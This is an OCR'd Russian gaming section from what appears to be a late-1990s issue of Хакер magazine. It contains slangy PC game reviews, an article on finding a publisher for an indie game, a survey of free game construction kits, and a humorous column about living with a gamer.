Требует	P233(2-300)/32(64)/3D уск.
Групповуха	Модем, сеть, И-нет...
Описуха	«Заныкавшийся и опасный» являет собою Rainbow Six на просторах SpecOps с сильнейшим закосом в реалистичность. H&D тотально превосходит предшественников, но маниакально сложна до потери играбельности.
Приговор	**хз: одним лажа, другим рулез**




Урожденная	**Jagged Alliance 2 («Агония власти»)**
Жанр	Походовая combat simulation
Похожесть	На себя
Мать/отец	Sir-Tech (локализация — Бука)
Требует	P166(200)/16(32)
Групповуха	Да тормоза, блин, опять не сделали!
Описуха	X-COM знаешь? То же самое, только в наше время и при участии нормальных людей, плюс с уклоном в реализм, который блестяще совмещается с играбельностью. Чего еще тебе сказать? Игра гениальна. И точка.
Приговор	**Рулеззззззззззззззззззззз!**




Урожденная	**Kingpin: Life of Crime**
Жанр	3D Action
Похожесть	SiN
Мать/отец	Xatrix/Interplay
Требует	P200(2-300)/32(64)/(3D уск.)
Групповуха	Сеть, И-нет
Описуха	«Гангстерская» переработка движка Q2. Внешний вид и атмосфера игры — реализм, переходящий в натурализм. Но сам геймплей экшеновый. И не тупой — хорошие сюжетные перипетии. Плюс — революционно много мата.
Приговор	**Рулезз!**



Урожденная	**NIRA Intense Import Drag Racing**
Жанр	Автосимулятор
Похожесть	NHRA Drag Racing, Burnout
Мать/отец	Bethesda Softworks
Требует	P166(233)/16(32)/(3dfx); под DOS!
Групповуха	Модем и нуль-модем, сеть
Описуха	Опять Bethesda автосим сваяла, и снова дерьмовый... И уже третий по драг-рейсингу (ультраскоростные гонки по прямой на перестроенных авто). Уйма технических настроек, в которых тонешь, и слабая графика, от которой в собственной блевотине.
Приговор	**Лажа**




Урожденная	**Outcast**
Жанр	Адвентюра с экшеном
Похожесть	Deus
Мать/отец	Appeal/Infogrames
Требует	P200(2-450)/32(64)
Групповуха	Неоткуда ей тут взяться
Описуха	Appeal — бельгийцы, но игра по характеру очень «французская». Детально продуманная игровая среда (культура, религия...), адская масса болтовни, в промежутках — перестрелки. Воксельная графика — прекрасная. А геймплей занудный.
Приговор	**Средне**






Урожденная	**Pizza Syndicate**
Жанр	Симулятор пиццерийного бизнеса
Похожесть	Pizza Tycoon
Мать/отец	Software 2000
Требует	P100(200)/16(32)
Групповуха	Ну да, типа, ты и пицца...
Описуха	Ремейк древней макропрозовской Pizza Tycoon. Ведешь бизнес в ресторане, специализирующемся на пиццах. Плюс можешь сотрудничать с криминалами — доходит даже до разборок в духе Commandos. Для тех, кто пресытился обычными жанрами.
Приговор	**Хорошо**



Урожденная	**Psychic Force 2012**
Жанр	3D файтинг
Похожесть	Psychic Force (PSX)
Мать/отец	Umbalance/Taito
Требует	P200(2-233)/32/3D уск.
Групповуха	Увы!
Описуха	Портировка с Dreamcast, стандартный файтинг. Три кнопки на удары, которые в разных ситуациях действуют по-разному. Есть пси-энергия, позволяющая треснуть файерболом или чем похлеще. Много полуголых баб. Ну... и все.
Приговор	**Слабо**



Урожденная	**Roland Garros'99**
Жанр	Теннис
Похожесть	Roland Garros'97 и '98
Мать/отец	Runn/GT
Требует	P200(233)/16/(3D уск.)
Групповуха	На одном компьютере
Описуха	Помимо Роланд Гароса, тут Wimbledon, U.S. Open, Australian Open и еще десяток турниров, включая даже Кубок Кремля. Лицензии нет, так что все спортсмены «переименованы» при соблюдении хар-стик. Физика херовая. Много аркадности.
Приговор	**Слабо**




Урожденная	**Sega Rally 2**
Жанр	Аркада
Похожесть	Sega Rally, V-Rally
Мать/отец	Sega PC
Требует	P166(2-300)/32(64)/(3D уск.)
Групповуха	Модем, на деленном экране...
Описуха	Как обычно в таких случаях: ничего выдающегося, но и ничего особо пакостного, да плюс аркадность прет из всех щелей. Всего 7 трасс, зато есть погодные эффекты. Три режима заездов, настройки машин... Ну и прочее занудное.
Приговор	**Слабо**



Урожденная	**Skydive!**
Жанр	Симулятор парашютного спорта
Похожесть	Оригинально до смехотворности
Мать/отец	Gonzo/EA
Требует	P200(2-233)/16(32)/(3D уск.)
Групповуха	Где, в небе?! Вы маньяк, сэр!
Описуха	Три режима: состязание на точность приземления; полет через висящие в воздухе кольца — этакий sci-fi; акробатика свободного падения. Небо красивое, земля плоская. Главный минус — нет динамизма, а без него подобная игра мертва.
Приговор	**Слабо**

Урожденная	**Street Wars: Constructor Underworld**
Жанр	Стратегия
Похожесть	Constructor
Мать/отец	Studio 3 / Infogrames
Требует	P166(233)/16(32)
Групповуха	Модем и нуль-модем, сеть
Описуха	Constructor (1997) был наделен оригинальным геймплеем при нулевой играбельности. Провал. А это — его сиквел. Точнее, копия под копирку. Только на гангстерскую тему. Нечто типа безумной помеси SimCity и Gangsters.
Приговор	**Слабо**



Урожденная	**Unreal Mission Pack: Return to Na Pali**
Жанр	Адд-он к Unreal
Похожесть	Похож на адд-он
Мать/отец	Legend/Epic//GT
Требует	P200(2-300)32(64)/(3D уск.)
Групповуха	Сеть, И-нет
Описуха	12 сингл-карт в духе оригинала и куча для мультиплеера (в нем есть новые любопытные режимы, кстати), всего три новых монстра и столько же нового оружия, которое суть реверанс в сторону Q: автомат, ракетомет и гранатомет.
Приговор	**Хорошо**

DeD-21 (game@xakep.ru)

Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru.

Охота на паблишера

Часть I. Отечественный производитель

Александр «Xenocid» Колосков
(xenocid@xakep.ru)


Кто-то из китайских мудрецов сказал: «Нельзя дважды войти в одну и ту же реку», а его древнегреческий коллега добавил: «Все течет, все изменяется». Постепенно мы вырастаем из детских штанишек наших увлечений и попадаем в большой, чужой и жестокий взрослый мир. Приходится выбирать — либо ты забрасываешь написание игрушек в чулан, где хранятся самые несбыточные мечты, и занимаешься чем-то другим (может быть, не таким интересным, но наверняка более денежным), либо... Либо становишься профессиональным разработчиком игр, и тогда первой и самой главной задачей, возникающей перед тобой, становится поиск спонсора или, как принято называть их в мире игровых разработчиков, паблишера.

Спешу разочаровать знатоков английского языка. Паблишер — это вовсе не обязательно тот, кто будет издавать твою еще не написанную игру. Прежде всего тебе нужен стартовый капитал, который ты сможешь использовать, чтобы платить зарплату себе и своим людям, а также покупать себе самые мощные компьютеры. Эти вот деньги и должен предоставить паблишер. И только когда у тебя будет нормальная бета-версия, можно сказать «bye-bye» тому денежному мешку, который финансировал разработку, и приниматься за поиски настоящего ИЗДАТЕЛЯ.

Естественно, за красивые глазки тебе денег дадут разве что где-нибудь на Тверской, но это уже приемчики из другой профессии. Вариант, когда в роли паблишера выступает папа, а твоя фамилия Березовский, мы тоже не рассматриваем. Если ты живешь в Америке, то там, конечно, имеются свои нюансы, о которых мы поговорим позже, но все равно тебе будет значительно легче получить желанный чек. Остается ситуация, когда у тебя в рюкзаке, кроме дискеты с исходниками твоего гениального проекта, пылятся только бутерброд, таракан и раздутое самомнение. Именно этот вариант и представляет для нас с тобой максимальный интерес.

Первый вопрос, на который нам предстоит ответить: где водятся паблишеры? Года два назад, когда компьютерный рынок развивался бешеными темпами, паблишера можно было встретить на каждом углу. Любая компания, имевшая хотя бы отдаленное отношение к компьютерному бизнесу, мечтала сорвать недурные барыши, продавая собственные игры, и поэтому была готова финансировать людей, обладавших хотя бы минимальными способностями в выставлении себя в выгодном свете. Заключение сделки, как правило, состояло в распитии пива с топ-менеджером и жарких спорах о том, сколько процентов от дохода с продаж получит автор и кто будет обладать правом публикаций за рубежом. Иными словами, наблюдался хорошо описанный в фольклоре процесс свежевания и деления шкуры редкого животного, именуемого «неубитый медведь». Как правило, если топ-менеджер спивался раньше, то ты быстренько ударял с ним по рукам, и топменеджер отправлялся спать, а ты запрятывал в свой рюкзак свежеподписанный контракт с обещанием выделить тебе тысяч десять-пятнадцать долларов на разработку проекта века. К сожалению, после известной августовской облавы паблишер пошел мелкий и пуганый. Трясется над каждым долларом и громким словам, не подкрепленным готовой игрой, не верит ни на грош. И правильно делает. Поэтому, если тебе нечего показать паблишеру, т.е. твоя игра обитает большей частью в твоем воспаленном мозгу, то лучше даже не дергайся. Тебя пошлют, далеко и надолго.

Кстати, хочу дать один универсальный совет. Никогда не замахивайся на большие проекты. Начинать надо с интересного, но малого. Давно пора понять, что один-два человека, работая по вечерам, абсолютно неспособны за приемлемое время написать что-нибудь большое и сложное типа «стрелялки от первого лица» или «стратегии». Лучше всего ловить паблишера на другого живца. Например, неплохо идут всякие небольшие квесты, построенные по принципу «живых мультфильмов». Программировать их несложно, все зависит от хорошего художника, а вот паблишеры на такие поделки клюют, так как их можно хорошо впарить под видом «обучающей и развивающей программы для самых маленьких и немного постарше». Еще один вариант для ловли на живца, это аркады и гонки. Они, конечно, посложнее в программировании, но все-таки не настолько, как нормальная стратегия или очередной Квейк. Да будет тебе известно, даже профессионалы не гнушаются подобным выбором жанра, достаточно вспомнить «Братьев Пилотов», «Василия Ивановича с Петькой» и «Майора Пронина». Нет, не подумай плохого, я ничего не имею против подобных игр. По крайней мере, первые две были достаточно забавны. Тем не менее, если сравнить число вышедших в России игр подобного типа и количество высокотехнологичных, сложных игр типа «Аллодов», то тенденция явно прослеживается.





Так что лучше последуй примеру умных дядек, загони свое честолюбие в чулан и сделай для начала что-нибудь простенькое и заведомо хорошо продаваемое, заодно опыта поднаберешься и, возможно, кое-какой стартовый капитал заработаешь. Гово-

рить о каких-то конкретных цифрах сложно, но я бы для начала ориентировался на разработку небольшого квеста за 3-4 месяца и сумму порядка 5 тысяч долларов. Кстати, о деньгах. В разговорах с паблишером это самый щекотливый вопрос. Понятно, что паблишер захочет платить как можно меньше, а тебе упоминание о нескольких тысячах долларов, которые вот-вот могут оказаться в твоих ручонках, вполне может вскружить голову, затмив остатки здравого смысла. Не торопись. Еще перед походом к потенциальному паблишеру возьми и набросай смету своего проекта. Тем самым ты и паблишеру покажешь, что ты человек серьезный, понимающий, что денежки счет любят, и сам не окажешься потом со скудным бюджетом. Да, и не надо кричать, что в Экселе пусть бухгалтерша Дуся работает, а крутые ребята вроде тебя все делают голыми руками в Нотепаде. Помни, что человек, который будет принимать решение, выделить тебе деньги или выставить тебя за дверь, скорее всего ни фига не понимает ни в программировании, ни в компьютерах, зато всяких финансовых документов повидал сполна. Так что не поленись, аккуратно все оформи и проверь баланс, чтобы конфуза не случилось. У меня, например, однажды был случай, когда принес я на утверждение смету своего проекта, и вдруг во время серьезного разговора финансист заявляет, что у меня баланс на 25 долларов не сходится. Смешно, конечно, а ведь из-за подобной глупости мог и проект сорваться.

Еще пара ценных указаний. Когда будешь писать смету, не надо себе вписывать гигантскую зарплату и новый компьютер, паблишер этого не оценит. Прежде всего он хочет видеть в тебе не рвача последнего, а целеустремленного человека, который бы и просто так, за идею, работал, если бы не капризы голодного желудка. Так вот, подобную убежденность у паблишера необходимо поддерживать... конечно, в разумных пределах, так чтобы совсем уж себя не обидеть.

Теперь о твоих сотрудниках. Я понимаю, что на радостях ты захочешь принять на работу всех своих друзей, а также длинноногую и пышногрудую секретаршу. Этого делать не надо. Более того, я вообще не рекомендую тебе брать на работу друзей, знакомых и знакомых знакомых, если только вы уже не сработались в крепкую команду. Иначе будут сплошные проблемы. Во-первых, я сильно сомневаюсь, что твои друзья более сильные программисты или художники, чем те, кого ты можешь нанять за те же деньги, если дашь объявление о работе. Во-вторых, рано или поздно начнутся всякие проблемы, а оштрафовать или уволить друга гораздо сложнее, чем незнакомого человека. Далее. Установи в своей команде жесткую дисциплину. Игры в демократию — это, конечно, здорово, но тебе главное выдержать все сроки и выпустить игру, потому что в конечном счете за срыв сроков из-за запоя твоего главного художника отвечать придется не ему, а тебе.



Пару слов об ответственности. Наверняка ты в глубине души опасаешься: «А вдруг что-нибудь да сорвется, денежки-то потрачены, а ну как паблишер их назад затребует?» Здесь, конечно, все зависит от того, как ты с паблишером договоришься. И с каким паблишером. Если ты связался с явными бандитами, то сам виноват, тут я тебе ничего не посоветую. Но в большинстве случаев ничего серьезного тебе не грозит, взять с тебя особенно нечего. Другое дело, что рынок маленький, все друг друга знают, поэтому путь для тебя в геймбизнес в случае фиаско может оказаться заказан. Тут, приятель, выбирать не приходится — либо со щитом, либо на щите.

Теперь о том, с чем лучше всего ходить на паблишера. Как я уже сказал, самое главное твое оружие — это уже работающая игра или хотя бы демо-версия. Ты можешь заливаться соловьем, но каменные сердца финансистов прошибет только картинка на экране монитора.

Когда, паблишер заглотнет наживку, нужно достать свое второе оружие — бизнес-план.

Он должен включать в себя краткое описание игры, твои мысли о том, на какого потенциального покупателя ты рассчитываешь, смету расходов и таблицу со сроками сдачи промежуточных версий. Еще раз напоминаю, глубокомысленные фразы о том, что ты собираешься к такому-то числу сделать bump-mapping и trilinear filtering, приведут только к тому, что у паблишера появится твердая уверенность, что на его ушах развешивают лапшу. Пиши просто и четко: «такого-то числа обязуюсь подготовить версию, в которой будет вся планирующаяся в игре графика» или «первые десять уровней из двадцати задуманных». Главное, чтобы паблишер понял, что он должен с тебя спросить, когда настанет указанная тобой в таблице дата. Помни, что для любого руководителя хорошо написанная бумажка гораздо весомее всяких слов.

Немного об охотничьем костюме. Здесь мнения разных людей расходятся. Некоторые считают, что на паблишера всенепременно нужно охотиться в строгом, деловом костюме. Лично я сомневаюсь в эффективности подобного метода. Во-первых, поскольку костюм ты надеваешь раз в год по праздникам, то носить ты его все равно не умеешь. Худой длинноволосый субъект в мешковатом костюме, ежеминутно хватающийся за галстук-удавку, право, не внушит доверия даже самому непритязательному паблишеру. Во-вторых, паблишер хочет видеть в тебе не акулу бизнеса, а романтический образ программиста-фанатика, поэтому не стоит обманывать паблишера в его лучших ожиданиях. Конечно, здесь тоже важно не переборщить, подойдет что-нибудь умеренно джинсовое. С другой стороны, я знаю случаи успешной охоты на паблишера и с использованием экзотических нарядов, вплоть до выбритых узоров на черепе (привет, Виталик!).

И наконец, самое главное: где искать паблишера. Увы, сейчас наиболее реальный способ — это личные знакомства. Хоть чучелом, хоть тушкой старайся побольше общаться с людьми, располагающими реальными средствами. Очень часто бывает, что деньги под игровой проект удается получить от фирм, вообще компьютерами не занимающихся. Причем это одинаково справедливо как для России, так и для дальнего зарубежья. Например, несколько месяцев назад на меня вышла одна датская компания с предложением написать для них игрушку в стиле «живой мультфильм». Что-нибудь такое простенькое, красивое и ориентированное на детей лет четырех. Датчане честно предупредили, что они с компьютерами не очень-то хорошо знакомы, но когда я выяснил, чем реально занимается их компания, я испытал что-то вроде шока. Они занимались продажами китайских тканей на скандинавском рынке, а игрушками решила заняться оттого, что их клиенты периодически интересовались: «А нет ли у вас, кроме этих замечательных тканей, еще и развивающих компьютерных игр для детей?» Расскажи мне кто-нибудь подобную историю, ни за что бы не поверил.

Так что, получается, важнее всего найти человека с деньгами и хорошенько прополоскать ему мозги. А дальше уже дело техники.

P.S. В качестве постскриптума привожу два адреса, по которым можно найти полезную информацию, связанную с поиском паблишера:

www.buka.ru/rindex.htm — Известная российская компания «Бука», одна из немногих, кто продолжает активно работать с новыми командами.

www.xgames3d.com — Американская компания, занимающаяся паблишингом.

X



Кое-что задаром...
Часть 2 – конструкторы

Александр «Xenocid» Колосков
(xenocid@xakep.ru)

Этот выпуск серии «Кое-что задаром...» посвящен крайне интересным средствам для создания игр. Конструкторам. Мысль написать о них пришла мне в голову еще давно, но за неимением достаточного материала пылилась где-то на задворках харда, в недрах директории articles. Собственно, в этот выпуск «Мастерской» я планировал поставить статью о бесплатных звуковых движках и уже в последний момент, путешествуя по Сети, открыл для себя массу интересных ресурсов, посвященных конструкторам. Результат — звуковым движкам придется подождать.


Основная идея конструкторов игр проста как мир: дать людям возможность создавать игры, не занимаясь программированием. Нет, никто тут не обещает шедевров, способных конкурировать с тем, что программируется традиционным образом. С помощью конструктора четвертую Кваку ты не получишь, и это понятно.


Большинство конструкторов способны строить игры лишь нескольких простейших типов. Как правило, это платформенные аркады, вертикальные шутеры, простые квесты а-ля ранние сьерровские серии Ларри и Space Quest, а также разные варианты текстовых RPG. В процессе написания статьи выяснилось также, что подобных конструкторов в Сети сотни и поэтому описать их все нет никакой возможности. Ограничусь лишь тем, что особенно понравилось... да и то похоже, что на два номера разбивать придется. Тема громадная.

S.A.G.E.

www.mixnmojo.com/sciencefact/sss_about.htm

Конструктор, позволяющий создавать квесты в стиле незабвенного Индианы Джонса, искавшего Атлантиду, или первой Легенды о Кирандии. По утверждению создателей, полноценную игру можно создать даже без использования встроенного языка скриптов, пользуясь одной лишь мышкой. Тем не менее, в S.A.G.E. встроен мощный скрипт-язык, позволяющий задавать реакцию окружающего мира на действия игрока. Что больше всего привлекает в этом конструкторе, так это действительно удобный интерфейс, позволяющий сосредоточиться на создании игры, а не на борьбе с кривизной рук его создателей. В комплект поставки входит несколько примеров простеньких игр, так что освоение S.A.G.E. не должно представлять из себя особого труда. Пакет существует в двух версиях: бесплатной и коммерческой. Единственная разница — наличие рекламного баннера в бесплатной версии. Впрочем, это можно пережить. Ну а для тех, у кого есть лишние деньги и, что гораздо важнее, кредитная карточка, могу сообщить, что коммерческая лицензия обойдется всего лишь в 60$. Не так уж и много.






ZZT: Можно ли утверждать, что псевдографика устарела?

ZZT

www.epicgames.com/zzt.htm

Конструктор, написанный человеком, чья фамилия всегда приводила меня в восторг, автором Unreal Тимом Свини. Конструктор, прямо скажу, древний. Но интересный, хотя и выполнен в псевдографике. И воротить губу при этих словах совершенно не обязательно, потому что конструктор этот создан еще в те времена, когда игрушки делали долго, зато на века. И умудрялись с помощью псевдографики такую красотищу выводить, что глядя на современные наспех нарисованные игры, хочет-






S.A.G.E.: отыщи путь к своей Атлантиде

ся повторять лермонтовское «Богатыри не вы...». Игрушки из этого конструктора больше всего напоминают такую неплохую RPG-шку, как ADOM. Основная идея та же: ходишь по лабиринтам, дерешься с монстрами, разгадываешь загадки и т.д. Вся прелесть заключается в том, что опять-таки никакого особенного умения программировать не требуется. Конечно, уровень графики многих может шокировать, но, с другой стороны, людям постарше подобные игры внушают сладкое чувство ностальгии, заставляя вновь и вновь управлять отважным ноликом, бесстрашно двигающимся по полю из запятых.





ACKNEX: Виртуальная презентация в трехмерке

ACKNEX: 3D Game Studio

www.conitec.com/vgtinfo.htm

Вообще-то этот конструктор пролез в обзор обманом, он не бесплатный, более того — он дорогой даже по профессиональным меркам. Поместить его в обзор меня побудили две причины. Во-первых, я несколько раз видел этот пакет взломанным на каких-то пиратских компактах. Во-вторых, ювелирная точность, с которой данный конструктор вписался в свою нишу на рынке. Сам подумай, в наше время нужен трехмерный движок, по техническим возможностям примерно аналогичный думовскому, да еще и по цене в полторы тысячи долларов. Это при том, что думовские исходники, как известно, давно лежат в свободном доступе — бери не хочу. Чтобы ответить на этот вопрос, достаточно посмотреть на скриншоты приложений, написанных с использованием этого конструктора. Забавная детская бродилка-рисовалка и построенный на реальных фотографиях местности детектив. Т.е., например, иллюстрированный трехмерный путеводитель по городу в таком конструкторе сделать будет элементарно, как мычание. Прибавь к этому не просто трехмерность и способность расхаживать по виртуальным улицам, но еще и говорящего гида, который будет тебя сопровождать. Ясно, что у тебя такую разработку любая туристическая компания с руками оторвет. Вот на это создатели и напирают, мол, движок, конечно, старенький, зато на любой машине работает быстро и собрать работающую игру можно в считанные дни.

DCGames

www.dcgames.com

Конструктор для ролевых игр. Опять-таки фактически без написания единой строчки кода. Графические возможности движка не фонтан, где-то на уровне 4-5-й Ультимы или первого Dark Sun, но ведь фанаты РПГ не устают повторять, что графика вторична и что старые текстовые ролевки им куда милей Final Fantasy VII или EverQuest. Судя по состоянию сайта, конструктор неплохо развивается и несколько компаний уже использовали его в своих коммерческих разработках. Этот конструктор тоже существует в двух вариантах (платном и за так), но денежку создатели просят только за документацию в распечатанном виде. Так что вполне можно считать, что DCGames нам достается «безвозмездно, то есть даром».





DCGames: «Безвозмездно, то есть даром»!

X

Интернет для «Мастера»

www.lionhead.com

Сайт одноименной английской компании, возглавляет которую знаменитый Питер Мулине, создатель Dungeon Keeper и Populous и в настоящее время являющийся лидером проекта Black&White. Масса интересных вещей для разработчика.

www.gameprogrammer.com

А собственно, что еще может скрываться под таким адресом, кроме сборника статей для игрового программиста?

www.gdconf.com

Масса материалов с ежегодной конференции разработчиков игр EGDC.

www.bmrt.org

Главный сайт с информацией о бесплатном рендерере Blue Moon, по некоторым параметрам превосходящего даже 3DMax. Распространяется в исходниках.

developer.intel.com(.ru)

Ресурсы для тех, кто любит ковыряться во внутренностях процессора, оптимизируя свои программы и выгрызая где такт, где парочку...



Любовь зла – полюбишь и... геймера

А ты совсем зеленый как мехос на Фострале!

Джессика
иллюстрации – А.Еремин

Мимо уныло тянутся размалеванные стены родного подъезда. Опять наталкиваюсь взглядом на молящие глаза соседского кота по кличке Кирилл, который так и не научился допрыгивать до звонка, а на душераздирающий мяв хозяева не реагируют. Звоню в соседскую квартиру. Кирюша благодарно муркает. Ну помурлычь хоть ты — дома я навряд ли сейчас услышу что-нибудь кроме саундтреков из Вархаммера 40 тыщ Врата хаоса. Блин, интересно, чего же это там аж 40 тысяч? А при словосочетании Врата хаоса мне сразу представляется штурм ворот Белого дома отрядом российских бухгалтеров с боксами «1С:Зарплата» наперевес, поставивших себе целью учинить импичмент Биллу Гейтсу. А я бы там, наверно, знамя несла... Брр! Ну и игрушка. Ладно, Киря, бывай, пока! И ключом открываю свои врата хауза.

Итак, мама приходит с работы, мама снимает боты... Ну, пусть не мама, а любимая девушка, то есть я, ненаглядная... Даа... Дома даже не беспорядок, а первозданный хаос: обувь и одежда по разным углам, на кухне полная раковина грязной посуды — просто дома был Сережка, поиграл он здесь немножко... Интересно, заметил, что я пришла? Нет: из комнаты доносятся звуки атаки, рапорты полководцев и крики несчастных зомби. В общем, пока он весь в баталии, есть время на приготовление ужина. Обычно на мой приход ЗСР (Золотко-Солнышко-Рыбка, если кто не понял) реагирует фразой: «Ууу, а там есть пожрать чего?!!» И ведь давно пора ему запомнить, что даже микроволновой печи нужно хотя бы 15 минут, чтобы поджарить или подогреть, да и я все-таки не на микросхемах работаю (иногда мне кажется, что именно об этом Сергей и жалеет). С другой стороны, когда у него глаза в экран смотрят, ему можно подсунуть из еды все что угодно, и пересоленное, и пригоревшее (хотя этим я не грешу). Во время прохождения второго Фаллаута съел полную тарелку пресной рисовой каши, которую терпеть не может, чмокнул меня куда-то в ухо и сказал: «Спасибо, рагу было очень вкусным». Верю. Так как судя по тому, какие характеристики ты, милый, накрутил своему герою, именно рагу ты из противников и делал.

ЭХ! Раззудись плечо, разойдись рука! Ужин готов. Теперь желательно довести до его сознания факт моего присутствия и вытащить из-за компа. Да, именно не из-за компьютера, а из-за компа, потому что эти чернобоговы ящики меня уже и на работе затра... достали!!! Шеф, старый пень, уже пятый год только в Дум и бегает. Сегодня так старательно уворачивался от чего-то там, чем в него монстры запулили, что навернулся со стула, потащил за собой клавиатуру, кактус и пепельницу, причем в процессе полета и громкого приземления продолжал злобно жать на кнопки, не отрывая взгляда от монитора. Секретарша, верный шефохранитель, решила, что я от него силой добиваюсь проставления подписи на квартальном отчете. Впрочем, потом по секрету мне призналась, что первое время, как монстры за стеной орать начинали, она все гадала, кто ж это к шефу в окно влез, рэкетиры или налоговая. Может, сказать старичку про IDDQD, авось зарплату прибавит...

Фу! Я же дома! Нужно думать об уюте, кулинарии.... Даа, а жалюзи на кухне придется мне самой устанавливать... Ничего, все когда-нибудь случается в первый раз... Я уже умею и краны чинить, и утюг, и розетки. Конечно, Сергей все это может, умеет и делает, но только когда не занят прохождением, сражением или завоеванием, но ждать таких перерывов можно очень долго. И все же они иногда случаются — ремонт в квартире сделали, любо-дорого посмотреть. Правда, для этого беднягу пришлось ввести в глубокий гипнотический транс мелодиями из второго Варкрафта (в специально подобранной последовательности и при определенной громкости звучания). Еще дня три после окончания ремонта на просьбу вынести ведро или пропылесосить Сергей отвечал голосом профессионального орка (или орк голосом Сергея?!): «Готов вкалывать!» От подобного ладно еще у меня, у домового мурашки по спине бегали. Правда, иногда он все-таки сбивался на «корабль построен!» или (что более приятно) «стоит вроде». Ладно, надо придумать, как переместить это чудо из-за компа за обеденный стол. Ведь когда он увлечен, то как бы есть ни хотел, от экрана не оторвется. И даже если произносить фразу «Пойдем ужинать» с периодичностью пять раз в минуту, стоя у него за спиной, на уговоры может уйти до двух часов. Поступим проще: принесу в ложке немного еды, засуну ему прямо в рот, и есть надежда, что он автоматически нажмет паузу и спросит, где остальное и давно ли я пришла. Урра! Сработало! Второй раз подогревать не надо!!!

